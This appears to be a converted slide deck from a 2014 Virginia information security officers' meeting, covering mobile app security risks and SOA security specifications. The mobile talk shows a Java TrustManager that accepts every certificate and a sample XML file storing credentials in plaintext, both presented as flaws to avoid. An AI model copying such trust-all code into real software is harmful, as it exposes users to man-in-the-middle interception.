



Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

March 5, 2014



ISOAG March 2014 Agenda

- | | | |
|-------------|--|---|
| I. | Welcome & Opening Remarks | Mike Watson, VITA |
| II. | Eliminating Mobile Application Security Risks | Jack Mannino, nVisium |
| III. | SOA Composite Application Security Overview | Jim Watwood, VITA |
| IV. | Session Management XXS & CSRF | John Craft, VITA |
| V. | Upcoming Events | Mike Watson, VITA |
| VI. | Partnership Update | Bob Baskette, VITA
Michael Clark, NG |

Eliminating Mobile Application Security Risks

By: Jack Mannino



About Me

CEO/Co-Founder at nVisium

Lives in Northern VA, from NYC

Enjoys breaking all things web
and mobile then fixing them
(like a gentleman)

This presentation is full of demonstrations.

A disclaimer: Mobile device management (MDM) is not mobile application security.

As a mobile application developer, you have to assume the device is in an insecure state.

**What Are You Really
Trying To Protect?**

Access



Privacy

Tinder dating app bug exposed millions of geolocations, and the company kept quiet about it


Summary: *While the app may rely on geolocation to "match" a prospective dating partner, the last thing you'd want is a hacker knowing where you ended up that evening.*

Safety



Mobile Application Attack Surface

Attack Surface



Man-In-The-Middle

```
public CustomSSLConnectionFactory(KeyStore truststore)
    throws NoSuchAlgorithmException, KeyManagementException,
    KeyStoreException, UnrecoverableKeyException {
    super(truststore);

    TrustManager tm = new X509TrustManager() {
        public java.security.cert.X509Certificate[] getAcceptedIssuers() {
            return null;
        }

        @Override
        public void checkClientTrusted(
            java.security.cert.X509Certificate[] chain, String authType)
            throws java.security.cert.CertificateException {
            // TODO Auto-generated method stub
        }

        @Override
        public void checkServerTrusted(
            java.security.cert.X509Certificate[] chain, String authType)
            throws java.security.cert.CertificateException {
            // TODO Auto-generated method stub
        }
    };

    sslContext.init(null, new TrustManager[] { tm }, null);
}
```

See anything wrong here?

Man-In-The-Middle

Unencrypted APIs

Unencrypted Ads or Analytics

Acceptance of Weak Cert Configs

Lack of Certificate Pinning

Man-In-The-Middle

Recommendations:

Ensure that exceptions result in a closed-state failure

Disable HTTP endpoints and avoid falling back to plain text

Don't forget to get rid of your self-signed certs in production!

Web App/Web Service Vulns

Your applications would be boring without data

Why attack or steal devices when everything you want is stored in one place?

Web App/Web Service Vulns

Examples include:

Injection

Authentication/Authorization
Flaws

Unpatched Servers

“Good Appsec Hygiene”

Web App/Web Service Vulns

Demo: Gaining access to a treasure chest of sensitive PII

Web App/Web Service Vulns

Recommendations:

Don't forget that a mobile user is still an untrusted user

Consider the security posture of the storage services, analytics, and ad networks your apps use

Lost, Stolen, or Compromised

High likelihood of sensitive data being stored on the device

Credentials, credit card numbers, tokens stored in plain text

Many devices not locked, weak pin/password

May be able to exploit locally and gain privileged access to the device

Can't completely rely on remote wiping

Lost, Stolen, or Compromised

```
userinfo.xml
1 |<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2 |<map>
3 |<string
4 |  name="authToken">d982b14b1f9c2a4477df313bae0114944937cc59f35a1cae
5 |  0ecc764d561361e15f99a1a1da80c7a40f91ef7f1801b3ca0917c2d5b2aed7076
6 |  8fdf92f805814fe</string>
7 |  <boolean name="remember" value="true" />
8 |  <string name="username">goatdroid</string>
9 |  <boolean name="isAdmin" value="false" />
10 |  <boolean name="isPublic" value="true" />
11 |  <string name="password">goatdroid</string>
12 |  <boolean name="autoCheckin" value="true" />
13 |</map>
```

Lost, Stolen, or Compromised

Recommendations:

Minimize storing sensitive data locally

Don't write to shared folders (/var/tmp), SD Card, etc.

Utilize data protection APIs where provided

Ensure that permissions are not world readable or writeable

Intellectual Property

Lack of Binary Protection can allow for exploitation or data leakage from an app

Non-obfuscated apps are easier to reverse engineer

However, obfuscated apps can still be reverse engineered (but a little harder)

Anti-debugging techniques

Jailbreak/root detection

Intellectual Property

Demo: Reverse engineering an app in record time

Intellectual Property

Recommendations:

Don't distribute apps with
hardcoded secrets

Keep the “proprietary”
capabilities/magic on the backend

Obfuscate your code to raise the
bar

Thanks!

Email

jack@nvisium.com

Twitter

http://twitter.com/jack_mannino

GitHub

<http://github.com/jackmannino>

<http://github.com/nvisium>



Service Oriented Architecture (SOA) Security

James Watwood
SOA Specialist



Presentation Outline

Service Oriented Composite Application Attributes

- Modularity
- Granularity
- Distributed
- Shared
- Autonomous and Independent

Creates
challenges
when
meeting

Security Requirements

- Identification
- Authentication
- Authorization
- Confidentiality
- Integrity

Presentation Outline - Continued

SOA Security Core Specifications

- WS-Security
- XML-Signature
- XML-Encryption
- SAML – Security Assertion Markup Language

Solves

Composite Application Security Challenges



Service Orientation Definition


- Organize Business and IT into chunks (Services)
- Assemble chunks (Services) into “Composite Applications”
- Chunks (Services) are choreographed to provide Business Value / Business functionality



Service Orientation Impact

- Business processes
- Business rules
- Software design and coding
- IT Infrastructure

Service Oriented Composite Application






Compare and Contrast Applications

Distributed 3-tier Application


VS

Service Oriented Composite Applications


Three-Tiered Application



SOA Composite Application Architecture



3-Tiered vs Composite Application




Security Challenges

Security Requirements

Composite Application Security Challenges

SOA Core Specifications




Service Oriented Composite Application Attributes

- **Modular**

- Chunks or “Business Process” **Services** deliver the business functionality
- Application **Services** such as Authentication, Choreography, Rules, and Integration become stand alone and support multiple composite applications rather than a single application

